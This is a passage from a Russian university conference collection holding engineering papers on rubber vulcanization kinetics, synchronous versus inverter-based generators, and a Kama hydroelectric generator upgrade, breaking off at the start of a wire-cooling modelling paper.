Для исследований была выбрана этиленпропиленовая резина. Образец, вырезанный из заготовки в виде диска, размещался между двумя рабочими плоскостями реометра. Далее плоскости нагревали до температуры 80°С, после нагрева плоскости зажимались до зазора в 1 мм, при этом усилие зажима было не более 40Н. После нагрева плоскостей и установки зазора до заданной температуры(160, 170, 180, 190 ^{o}С) нагревался сам образец. При этом к образцу прикладывалась осциллирующая нагрузка с определенной амплитудой и частотой. В процессе выполнения эксперимента при заданной температуре снималась зависимость модуля от времени выдержки образца. Исследования проводились в соответствии с [4].

В результате эксперимента была получена зависимость крутящего момента от времени при определенной температуре в виде семейства кривых. Результаты исследования приведены на рис. 1.




Рис. 1. Полученная зависимость модуля материала от времени

Преобразуем семейство кривых из рис. 1 по следующему принципу. Используем следующую формулу:

$$\varphi_{180} = \frac{M_{t.180} - M_{\min.180}}{M_{\max.180} - M_{\min.180}}. \qquad (5)$$

Минимальное значение момента ($M_{\min)}$ соответствует началу процесса вулканизаций и её степень равную 0 %, а максимальное значение ($M_{\max}$) обозначает завершение вулканизаций и её степень равную 100 %. Преобразованные кривые представлены на рис. 2




Рис. 2. Зависимость степени вулканизаций от температуры времени

Для оценки применимости выражений (1), (2), (3) (4), рассмотрим экспериментальную кривую степени сшивки для температуры 180 °С и сравним с расчетными значениями (рис. 3).




Рис. 3. Сравнение экспериментальных и расчётных кривых

Из рис. 3 видно, что все выражения для определения степени вулканизации (1)–(4) достаточно хорошо описывают экспериментальную кривую.

Для подробного анализа кривых при других значениях температур используем дисперсионный анализ, в частности коэффициент детерминаций (r^2)

$$R^2 = 1 - \frac{SS_{res}}{SS_{tot}}, \tag{6}$$

$$SS_{res} = \sum_i (\varphi_i - f_i)^2, \tag{7}$$

$$SS_{tot} = \sum_i (\varphi_i - \bar{\varphi})^2, \tag{8}$$

$$\bar{\varphi} = \frac{1}{n}\sum_i^n \varphi_i \cdot \tag{9}$$

где SS_{res} – сумма квадратов остатков регрессии; SS_{tot} – сумма квадратов общая; φ_i – степень вулканизации в данной точке; $\bar{\varphi}$ – средняя степень вулканизации; f_i – расчетное значение степени вулканизации

Визуализация расчётных данных приведена на рис. 4.

Из рисунка видно, что точность описания экспериментальных кривых для всего спектра температур достаточно высока.

На рис. 5 представлена зависимость абсолютной погрешности степени вулканизации во времени для различных аналитических выражений (1)–(4). Абсолютная погрешность показывает отклонение

рассчитанной величины, от величины полученной экспериментально в данный момент времени. Видно, что наименьшие отклонения возникают в случае использования выражений (2) и (4).




Рис. 4. Зависимость точности уравнений для температур




Рис. 5. Распределение абсолютной погрешности

Данные уравнения уже показали эффективность своего применения, так в работе [5], для описания кривых вулканизаций применено уравнение, схожее по структуре и простоте с приведенными ранее уравнениями. Кроме этого в работе была представлена возможность применения уравнения на практике, а именно в работе технолога-резинщика, для планирования экспериментов. Так же в работе [6] показано использование уравнений похожего вида для упрощения расчёта степени вулканизаций изделия.

Библиографический список

1. Kamal M.R., Sourour S. Kinetics and thermal characterization of thermoset cure // Polymer engineering and science. – January 1973. – Vol. 13, No. 1.

2. Mir Hamid Reza Ghoreishy / A state‑of‑the‑art review on the mathematical modeling // Iranian Polymer Journal (English Edition). – 2016. – Vol. 25, № 1. – P. 89–109.

3. Аваев А.А., Осипов Ю.Р. Математическая модель теплопереноса в процессе термической вулканизаций покрытия из эластомера на металлической пластине // Вестник Череповецкого государственного университета. – 2018. – №1. – С. 14–19.

4. ГОСТ Р 54547-2011. Смеси резиновые. Определение вулканизационных характеристик с использованием безроторных реометров.

5. Кашкинова Ю.В. Количественная интерпретация кинетических кривых процесса вулканизаций в системе организаций рабочего места технолога-резинщика: автореф. дис. … канд. тех. наук: 05.17.06. – М., 2005. – 24 с.

6. Кузнецов А.С., Корнюшко В.Ф. Математические модели реограм состояния в программах Table Curve 2D/3D как основа интеллектуальной системы управления процессами структурирования многокомпонентных эластомерных композиций // Программные продукты и системы. – 2017. – Т. 30, № 4. – С. 770–777.

Сведения об авторах

Чесноков Евгений Анатольевич – студент Пермского национального исследовательского политехнического университета, гр. КТЭ-16-1б, г. Пермь, e-mail: e-chesnikiv@mail.ru

Труфанова Наталия Михайловна – доктор технических наук, профессор, заведующая кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: trufanova@pstu.ru

Дятлов Илья Яковлевич – аспирант кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: d.i.994@yandex.ru

УДК 621.313.12

Д.А. Черных, Р.Г. Исаков

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ХАРАКТЕРИСТИК СИНХРОННЫХ ГЕНЕРАТОРОВ ЭЛЕКТРОЭНЕРГИИ И ГЕНЕРАТОРОВ НА ОСНОВЕ ИНВЕРТОРОВ

В данной статье сравниваются основные характеристики и особенности работы традиционных синхронных генераторов и генераторов на основе инверторов в вопросах стабильности работы энергосистемы и взаимодействия с энергосистемой в целом.

Ключевые слова: синхронный генератор; инвертор; возобновляемые источники.

D.A. Chernykh, R.G. Isakov

COMPARATIVE ANALYSIS OF CHARACTERISTICS BETWEEN A SYNCHRONOUS GENERATOR AND INVERTER BASED GENERATOR

The main characteristics and features of the operation of traditional synchronous generator and inverter-based generator in terms of stability of the power system and interaction with the power system at all.

Keywords: synchronous generator; inverter-based generator; renewable power sources.

Доля возобновляемых источников энергии (ВИЭ) в мировой энергетике непрерывно увеличивается. Так, с 2010 г. по 2019 г. глобальная установленная мощность ВИЭ увеличилась более чем в два раза, а с 2018 г. по 2019 г. увеличилась на 7,4 % [1]. Такая тенденция будет сохранятся и в будущем, так как страны первого мира стремятся сократить количество выбросов углекислого газа в атмосферу и снизить экономическую зависимость от импорта ископаемого топлива. В странах третьего мира также происходит инвестирование в альтернативную энергетику благодаря экономическим механизмам Киотского протокола и Парижского соглашения.

Доля ВИЭ в России на сегодняшний день составляет лишь 0,23 % от общей установленной мощности [2]. Это связано с наличием в стране большого количества ископаемого топлива, используемого в традиционных источниках энергии. Несмотря на это, в России

предусмотрена государственная поддержка ВИЭ, о чем говорится в Постановлении Правительства РФ от 28 мая 2013 года «О механизме стимулирования использования возобновляемых источников энергии на оптовом рынке электроэнергии». Также, внедрение ВИЭ позволило бы решить проблему электроснабжения отдаленных населенных пунктов и областей, например, населенные пункты Крыма, Камчатки, дальнего Севера и другие. Следовательно, можно сделать вывод, что проблемы, связанные с внедрением ВИЭ, актуальны и для России.

В Европе, а именно, в Германии, доля ВИЭ достигает такого высокого уровня, что встает вопрос об управлении энергосистемой, большую часть которой составляют альтернативные источники энергии. Данный вопрос рано или поздно встанет и перед остальными странами.

Главной отличительной чертой ВИЭ является то, что они подключаются к общей сети при помощи силовых инверторов. Из-за этого их динамические характеристики значительно отличаются от характеристик традиционных источников энергии, основанных на синхронных генераторах. Следовательно, для всей сети изменятся ее характеристики в плане устойчивости, функционирования релейной защиты и качества электроэнергии.

Далее будут рассмотрены основные различия между синхронными генераторами и генераторами на основе инверторов, причем под «синхронным генератором» понимается синхронный генератор большой установленной мощности со стандартным автоматическим регулятором напряжения и регулятором скорости вращения турбины.

1. *Вращающаяся масса/инерция*. Собственная инерция генератора играет важную роль в стабильности энергосистемы. Например, при малых возмущениях в сети она позволяет поддерживать стабильность положения угла пространственного смещения ротора и частоты сети: допустим, рабочая точка генератора находится в положении 1 (рис. 1), P_N – активная мощность сети, P_T – мощность турбины генератора, δ_P – угол пространственного смещения ротора генератора.

Допустим, что в результате некоторого возмущения в сети ротор генератора ускорился, его угол увеличился, и рабочая точка переместилась в положение 2. В этот момент генератор отдает в сеть больше энергии, чем получает от турбины. Эта разница покрывается за счет кинетической энергии ротора, что приводит к замедлению ротора и возвращению его рабочей точки в положение 1.




Рис. 1. График мощности системы в зависимости от угла

Аналогично, допустим, что в результате некоторого возмущения ротор генератора замедлился, угол смещения уменьшился, и рабочая точка переместилась в положение 3. Тогда в этот момент генератор отдает в сеть меньше энергии, чем получает от турбины, в результате чего турбина будет разгонять ротор генератора до тех пор, пока рабочая точка не вернется в исходное положение 1.

Соответственно, частота в сети будет повышаться и понижаться относительно ее номинального значения при увеличении и уменьшении угла смещения ротора, и также будет возвращаться к номинальному значению при установлении энергетического баланса в рабочей точке 1. У инверторов нет собственной инерции. Она может быть у генератора перед инвертором, но ее можно использовать, только применяя определенные стратегии управления инвертором. Одной из таких стратегий является измерение скорости изменения частоты (ROCOF), в результате чего контролируются выходные параметры инвертора так, что он приобретает «искусственную» инерцию. Но такая искусственная инерция не полностью соответствует собственной инерции традиционных синхронных генераторов из-за значительной временной задержки, вызванной применяемыми устройствами измерения и контроля. Кроме того, у силовых элементов в инверторе имеются ограничения по максимальному току и напряжению, поэтому для использования всей имеющейся инерции придется существенно превышать их размеры.

2. *Вспомогательные системные услуги.* Системные операторы (СО) пользуются вспомогательными системными услугами: при рез-

ком непредвиденном изменении необходимо оперативно увеличить или уменьшить вырабатываемую в сеть мощность для достижения баланса мощностей в сети и возвращения номинального значения частоты сети. Такие услуги делятся на первичные, вторичные и третичные, по скорости реагирования и продолжительности действия. Возможность генерирующей компании предоставлять такие услуги определяется типом используемых генераторов, их вспомогательных двигателей, а также требованиями системных операторов.

Например, для ветряных электростанций (ВЭС), как для наиболее распространенных генераторов на основе инверторов, суммарные предельные требования к работе при ненормальных значениях частоты европейских СО представлены в виде диаграммы на рис. 2. P – активная мощность ВИЭ, P_N – номинальная активная мощность сети, U – напряжение в точке общего подключения ВЭС, U_N – номинальное напряжение сети.




Рис. 2. Суммарные предельные требования СО Европы к работе ВЭС при отклонениях значений частоты и напряжения [3]

Чтобы иметь возможность предоставления таких услуг, генераторам на основе инверторов помимо указанных требований необходимо иметь возможность увеличивать и уменьшать свою выходную активную мощность. Однако, как правило они либо не управляются вообще, либо имеют возможность только понизить свою выходную

мощность. Возможное решение – намеренно держать выходную мощность ниже максимальной в моменты, когда вспомогательные услуги стоят дороже самой электроэнергии.

3. *Выработка реактивной мощности, PQ диаграммы.* В энергосети должно поддерживаться номинальное значение напряжения. Генераторы, подключенные к сети, должны быть способны вырабатывать реактивную мощность для повышения напряжения в сети и потреблять реактивную мощность для понижения напряжения в сети [3]. Традиционные синхронные генераторы работают с коэффициентом мощности 0,80–0,95 и удовлетворяют требованиям по способности поддержания уровня напряжения сети. Суммарные требования СО Европы к управлению выработки реактивной мощности представлены в виде PQ диаграммы на рисунке 3. Для выполнения требований график выдачи мощности генератора должен быть способен находиться внутри всей закрашенной области.




Рис. 3. Суммарные требования СО Европы
к выработке реактивной мощности [3]

Ветрогенераторы сами по себе не могут полностью удовлетворять представленные требования, а солнечные батареи в принципе работают с коэффициентом мощности, примерно равным единице. Для выработки необходимой реактивной мощности потребовалось

бы значительно увеличить размеры силовых элементов в инверторах, что было бы экономически нецелесообразно. Поэтому данную проблему решают установкой в точке общего присоединения к сети различные устройства контроля реактивной мощности, например, статические регулируемые компенсаторы и генераторы.

4. *Способность к синхронизации угла смещения.* Синхронные генераторы, подключенные к одной сети, должны иметь одинаковый угол смещения ротора δ. При появлении разницы значения этого угла между двумя синхронными генераторами, появляется синхронизирующий вращательный момент K_{ij}, который вычисляется по формуле [4]:

$$K_{ij} = \frac{U_i \times U_j}{X} \cos\delta_{ij}.$$

где U_i – внутреннее индуцируемое напряжение генератора i, U_j – внутреннее индуцируемое напряжение генератора j, X – реактивное сопротивление между внутренними индуцируемыми напряжениями генераторов i и j, δ_{ij} – разница между углами смещения генераторов i и j.

Генераторы на основе инверторов используют систему фазовой автоподстройки частоты для выдачи мощности синхронно с сетью, у них нет естественной способности к такой синхронизации, т.к. напрямую нет и проблемы синхронизации угла смещения, но в будущем способность к такой синхронизации может появиться. Для ее достижения потребуется обширная система измерения угла δ в реальном времени.

5. *Демпфирующий момент.* В послеаварийных режимах в сети могут возникнуть колебания мощности, вызванные качанием ротора синхронного генератора. Для гашения таких колебаний на роторе синхронного генератора выполняются демпфирующие короткозамкнутые обмотки, в которых при качаниях наводится ток, который в свою очередь создает магнитный поток, противоположный по действию исходному, чем гасит колебания [5].

В генераторах на основе инверторах для гашения колебаний мощности в сети необходимо применять модуляцию активной выходной мощности, при которой мощность будет выдаваться в сеть в противофазе действующему в данный момент времени колебанию, гася его.

Проведено сравнение основных особенностей работы традиционных синхронных генераторов и генераторов на основе инверторов, рассмотрены требований к генераторам со стороны системных операторов. Генераторы на основе инверторов с базовой функционально-

стью не обладают характеристиками, присущими синхронным генераторам, такими как собственная инерция, демпинг колебаний, выдача реактивной мощности и т.д. Между тем, каждая из рассмотренных характеристик и способностей может быть получена при помощи определенных стратегий управления инверторами и дополнительными устройствами.

Библиографический список

1. IRENA (2020), Renewable capacity statistics 2020 International Renewable Energy Agency (IRENA), Abu Dhabi.

2. Виноградова Е.В. Экономические аспекты развития возобновляемых источников энергии в России // Международный журнал прикладных наук и технологий «Integral». – 2019. - № 1. – с. 285-288.

3. C. Sourkounis, P. Tourou, Grid Code Requirements for Wind Power Integration in Europe // Hindawi Publishing Corporation, Conference Papers in Energy, 2013.

4. Joint working group C4/C6.35/CIRED, Modelling of Inverter-Based Generation for Power System Dynamic Studies, CIGRE, 2018.

5. P. Kundur, Power System Stability and Control, New York: McGraw-Hill, Inc., 1994.

Сведения об авторах

Черных Дмитрий Артёмович – магистрант Казанского национального исследовательского технического университета им. А.Н. Туполева, гр. 3285, г. Казань, e-mail: dimon9077@gmail.com

Исаков Руслан Геннадьевич – кандидат технических наук, доцент кафедры «Электрооборудование» Казанского национального исследовательского технического университета им. А.Н. Туполева, г. Казань, e-mail: ruslanisakov@yandex.ru

УДК 621.313.32

М.А. Рачкин, В.В. Тиунов

РЕКОНСТРУКЦИЯ ГИДРОГЕНЕРАТОРА КАМСКОЙ ГЭС С ЦЕЛЬЮ УВЕЛИЧЕНИЯ МОЩНОСТИ ОТ 21 ДО 24 МВТ

Гидрогенератор – ВГС 700/100-48 вертикальный, синхронный. Гидрогенератор – это синхронная электрическая машина трёхфазного тока, приводимая во вращение гидротурбиной и преобразующая механическую энергию турбины в электрическую. Генератор состоит из неподвижной части – статора, включающего в себя стальные конструкции (корпус) и сердечник с обмоткой, а также вращающегося ротора, в составе которого: остов, спицы, обод и полюса.

Ключевые слова: генератор, изоляция, статор, мощность.

M.A. Rachkin, V.V. Tiunov

RECONSTRUCTION OF THE KAMA HPP HYDROGENERATOR FOR THE PURPOSE OF INCREASING POWER FROM 21 MW TO 24 MW

Hydrogenerator - VGS 700 / 100-48 vertical, synchronous.

A hydrogenerator is a three-phase synchronous electric machine driven by a turbine and converting the mechanical energy of the turbine into electrical energy. The generator consists of a fixed part - a stator, which includes steel structures (housing) and a core with a winding, as well as a rotating rotor, which includes: a core, spokes, a rim and a pole.

Keywords: generator, insulation, stator, power.

Реконструкция статора обеспечивает повышение рабочей температуры обмотки 120 °С. Корпусная изоляция стержней – комбинированная. В пазовой части «ВЭС-2», в лобовой микалента «ЛФС-ТТ» и стеклолакоткань. Соединения изоляции пазовой и лобовой части выполнена способом обратный конус и вынесена на лобовую часть в связи с малым прямолинейным вылетом и невозможностью его увеличения до требуемого размера.

Основными частями стальных конструкций статора гидрогенератора являются сердечник и корпус, а также крепления сердечника в корпусе и корпуса к фундаменту. Корпус – основной конструктивный элемент, служит для восприятия и передачи на фундамент электромагнитных, механических и гидравлических усилий, возникающих

при работе гидроагрегата, усилий от веса закрепленного и от других размещенных на нем конструктивных частей гидроагрегата – крестовины, генераторных перекрытий, воздухоохладителей и пр. Сердечник или магнитопровод является активным элементом стальных конструкций статора. Он воспринимает часть рабочих и добавочных усилий. Крепления сердечника и корпуса – вспомогательные конструктивные элементы, которые могут существенно влиять на надежность работы гидроагрегата.

Корпус сваривается из отдельных стальных заготовок толстолистового проката и имеет форму цилиндра или правильного призматического многогранника. Основными элементами корпуса являются полки (горизонтальные ребра жесткости), верхний и нижний пояса (фланцы) и обшивка. К полкам крепится сердечник статора, нижний пояс служит опорой самого статора, верхний – других конструктивных элементов гидроагрегата. Толщина средних полок обычно 20 мм, крайних 20–30 мм, каждого из поясов – около 50 мм, обшивки – 20-25 мм. Полки устанавливаются на расстоянии примерно 0,5 м друг от друга. Необходимая жесткость корпуса в радиальном направлении обеспечивается достаточной шириной полок (0,6–1,0 м).

Обшивка имеет окна для прохода воздуха, охлаждающего статор, который поступает в воздухоохладители, навешиваемые на обшивку с внешней стороны корпуса так, что они перекрывают окна в обшивке. Полки, обшивками пояса связаны вертикально установленными пластинами – ребрами. Угольники, установленные между полками, выполняют главным образом монтажно-технологические функции.

В местах стыковки сектора корпуса имеют массивные стыковые плиты, стянутые стяжными шпильками. Стыковые плиты должны плотно и точно прилегать друг к другу, обеспечивая правильное взаимное положение соединяемых секторов статора. Перед приваркой стыковых плит их прилегающие поверхности обрабатывают, плиты скрепляют болтами и заштифтовывают. Нижний пояс корпуса крепится к бетонному основанию посредством фундаментных плит и фундаментных болтов. Между фундаментными плитами и нижним поясов корпуса устанавливаются штифты, удерживающие статор от тангенсального смещения, но не препятствующие его расширению из-за нагрева. Сердечник статора с целью уменьшения потерь от вихревых токов собирают (шихтуют) из сегментов электротехнической

стали толщиной 0,35 или 0,5 мм, которые предварительно покрываются пленкой изоляционного лака толщиной 0,03-0,05 мм. По высоте сердечник подразделен на пакеты по 40-50 мм, между которыми при помощи радиальных дистанционных распорок образованы каналы для прохода воздуха, поступающего из воздушного зазора между ротором и статором к воздухоохладителям. Дистанционные распорки представляют собой двутавровые балочки, прикрепленные точечной сваркой к крайним сегментам одного из распираемых ими пакетов сердечника. Размер вентиляционных каналов по оси машины равен 10 мм. Сегменты активной стали имеют пазы с внутренней стороны для укладки обмотки и пазы с внешней стороны для нанизывания самих сегментов на клинья наборных призм. Клинья наборных призм и соответствующие пазы сегментов имеют форму ласточкиного хвоста. Стандартная глубина паза составляет 10 мм.

При изготовлении статора активная сталь сердечника подвергается неоднократной прессовке. Для поддержания плотности прессовки в процессе эксплуатации генератора и крепления сердечника служат установленные и стянутые стяжными шпильками нажимные гребенки. Нажимная гребенка представляет собой плиту с приваренными к ней нажимными пальцами. Стяжные шпильки пропущены в зазор между полками корпуса и сердечником. Отжимные болты позволяют устанавливать гребенки без перекосов для равномерной передачи прессующих усилий на сердечник. Число нажимных гребенок с каждой сторон сердечника равно числу наборных призм. Чтобы уменьшить потери мощности и большие местные нагревы, вызванные торцевыми магнитными потоками, крайние пакеты сердечника делают ступенчатыми (размер ступенек 6Х6 мм). Это позволяет укоротить нажимные пальцы и увеличить их жесткость.

Конструктивные особенности ротора. Конструкция роторов в значительной степени определяется их размерами и возможностями транспортировки. Ротор выполняется с неразборным дисковым остовом – ободом, изготовленным из отдельных дисков толщиной 40-50 мм, собранных в пакеты, разделенные между собой вентиляционными каналами. Полюса крепятся в Т-образные пазы по наружному контуру дисков. Тормозные сегменты ротора крепятся к утолщенному нижнему диску. Модификацией данной конструкции является остов в виде сварного барабана, состоящего из кованной или литой цилиндрической стальной центральной втулки с приваренными к ней

верхним и нижним дисками с вертикальными ребрами между ними. По внешней окружности дисков приварены клиновые полосы, на которые насаживают обод, выполненный шихтованием из отдельным сегментов.

Обод ротора шихтуется вперекрой из отдельных сегментов, выштампованных из листовой стали толщиной 4-6 мм. В сегментах сделаны отверстия под стяжные шпильки, которыми обод стягивается при сборке, а также пазы: Т-образные для крепления полюсов. По высоте обод ротора разбивается на отдельные пакеты для образования вентиляционных каналов. Плотное соединение обода с остовом достигается расклиновкой встречными клиньями. Для предотвращения выпадания клиньев при их ослаблении пазы снизу закрываются пластинами. В сердечник полюса, шихтованного из отдельных листов, листы полюсов стягиваются стяжными шпильками, обеспечивающими давление между листами 1,5-2 МПа. Для подвода постоянного тока к обмотке возбуждения ротора служат контактные кольца.

Полюсная катушка наматывается из шинной меди, часто специального профиля (для улучшения условий вентиляции в роторе с форсированным воздушным охлаждением). Межвитковая изоляция делается из асбестовой бумаги толщиной 0,3-0,5 мм. Затем катушка разогревается и запекается под давлением, чем достигается ее монолитность. Корпусной изоляцией катушки являются специальные гильзы, изготавливаемые из стеклоткани и асбестовой бумаги и насаживаемые на сердечник полюса. Межполюсные соединения выполняют из пакетов листовой фосфористой бронзы с толщиной листа 0,2-0,5 мм, что должно обеспечивать достаточную прочность и вместе с тем эластичность соединения. Успокоительная (демпферная) обмотка гидрогенератора, предназначенная для гашения колебаний в переходных режимах, улучшения условий входа генератора в синхронизм, эффективного гашения поля обратной последовательности при несимметричных режимах, а также для уменьшения перенапряжений в неповрежденной фазе при двухфазных коротких замыканиях, представляет собой круглые медные стержни, вложенные в выштампованные в полюсных наконечниках отверстия и замкнутые в пределах полюса по торцам массивными медными шинами – демпферными сегментами. Совокупность успокоительных обмоток образует успокоительную систему гидрогенератора, которая является продольно-поперечной.

Класс изоляции гидрогенератора. Для повышения мощности гидрогенератора Камской ГЭС решено было использовать новую изоляцию класса ВЭС-2 (Стекломикалента).

Стекломикалента представляет собой ленточный электроизоляционный слюдосодержащий материал, который активно используется в целях проведения корпусной и витковой изоляции тяговых электрических машин, а также в процессе изоляции стержней статоров, роторов в электромашинах высокого напряжения, и обмоток тяговых двигателей. Этот материал обладает повышенной устойчивостью к влажности, эластичностью, отличной прочностью и износостойкостью.

Изоляция типа ВЭС-2 нашла применение для стержневых обмоток. Она выполнялась путем наложения на пазовую и лобовые части стержней стеклослюдинитовой ленты, пропитанной эпоксидно-полиэфирным компаундом без растворителя.

Показатель	Микалентная компаундированная	"Монолит-2"	"Слюдотерм"	**ВЭС-2**
Электрическая прочность при 20/130°С, МВ/м	17/14	33/32	32/31	**30/29**
Предел прочности при растяжении при 20/130°С, МЛа	300/100	1000/500	800/400	**900/500**
Тангенс угла диэлектрических потерь при 20/130°С	0,03/0,35	0,02/0,06	0,01/0,05	**0,01/0,08**
Толщина корпусной изоляции, %	100	80-85	80-90	**90**
Нагревостойкость изоляции, °С	130	130	130	**130**

ГОСТ 4268-75

Марка	Номинальная толщина, мм	Средняя электрическая прочность, кВ/мм	Массовая доля компонентов, %				Допустимая рабочая температура, °С
			Слюды, не менее	Связующего вещества	Летучих веществ		
					Не менее	Не более	
ЛФЧ-ББ	0,10-0,17	25-15	40-50	15-30	6	-	130
ЛМЧ-ББ	0,10-0,17	25-17	40-50	15-30	6	-	130
ЛФС-ББ	0,10-0,13	25-20	40-50	15-30	6	-	130
ЛМС-ББ	0,10-0,17	24-17	40-50	15-30	6	-	130
ЛФС-ТТ	**0,10-0,21**	**23-12**	**40-30**	**15-30**	**3**	**-**	**130**
ЛФЧ-ТБ	0,14-0,17	17-16	45	15-30	3	-	130
ЛМЧ-ТБ	0,15-0,17	17-16	45	15-30	3	-	180
ЛФК-ТТ	0,10-0,21	24-12	35-25	17-33	1	-	180
ЛМК-ТТ	0,13-0,15	23-16	35	17-33	1	-	180

В наименовании марок ленты цифры и буквы обозначают: Л – микалента; Ф – флогопит; Б – бумажная подложка; С – масляно-глифталевый лак (светлый); Ч – масляно-битумный лак (черный); К – кремний-органический лак; М – мусковит; Т – подложка из стклоткани.

Таким образом, реконструкция гидрогенераторов Камской ГЭС прошла успешно, и активная мощность каждого гидрогенератора удалось повысить на 3 МВт, а общая мощность всех агрегатов Камской ГЭС поднялась на 69МВт.

Недостатком данного способа изменения класса изоляции стало повышение нагрева генераторов, что привело к увеличению количества охлаждающих элементов статора.

Библиографический список

1. Техно-рабочая документация ОЮМ.082.065 ОП.

2. ПТЭ. «Правила технической эксплуатации электрических станций и сетей Российской Федерации». – М.: ЭНАС, 2008.

3. Пахомин С.А. Проектирование синхронных генераторов: учеб. пособие к курсовому проекту по электромеханике. – Новочеркасск, 2007.

4. Сипайлов Г.А., Санников Д.И., Жадан В.А. Тепловые, Гидравлические и аэродинамические расчеты в электрических машинах: учеб. для вузов по спец. «Электромеханика». – М.: Высшая школа, 1989.

Сведения об авторах

Рачкин Максим Алексеевич – студент Пермского национального исследовательского политехнического университета, гр. ЭМ-18-1м, г. Пермь, e-mail: rachkinma@gmail.com

Тиунов Василий Васильевич – кандидат технических наук, доцент кафедры «Электротехника и электромеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: tiuvas@mail.ru

УДК 620.3.51

А.Г. Щербинин, М.В. Миронов

МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ПРОЦЕССА ОХЛАЖДЕНИЯ ПРОВОДА С ДВУХСЛОЙНОЙ ИЗОЛЯЦИЕЙ

Проведено исследование процесса охлаждения изолированного провода на тандемной экструзионной линии с помощью математического моделирования. Задача стационарной теплопроводности решается методом конечных разностей. Получены температурные поля по всей длине зоны охлаждения провода.

Ключевые слова: охлаждение изолированного провода, блок-сополимер пропилена с этиленом, метод конечных разностей.

A.G. Shcherbinin, M.V. Mironov

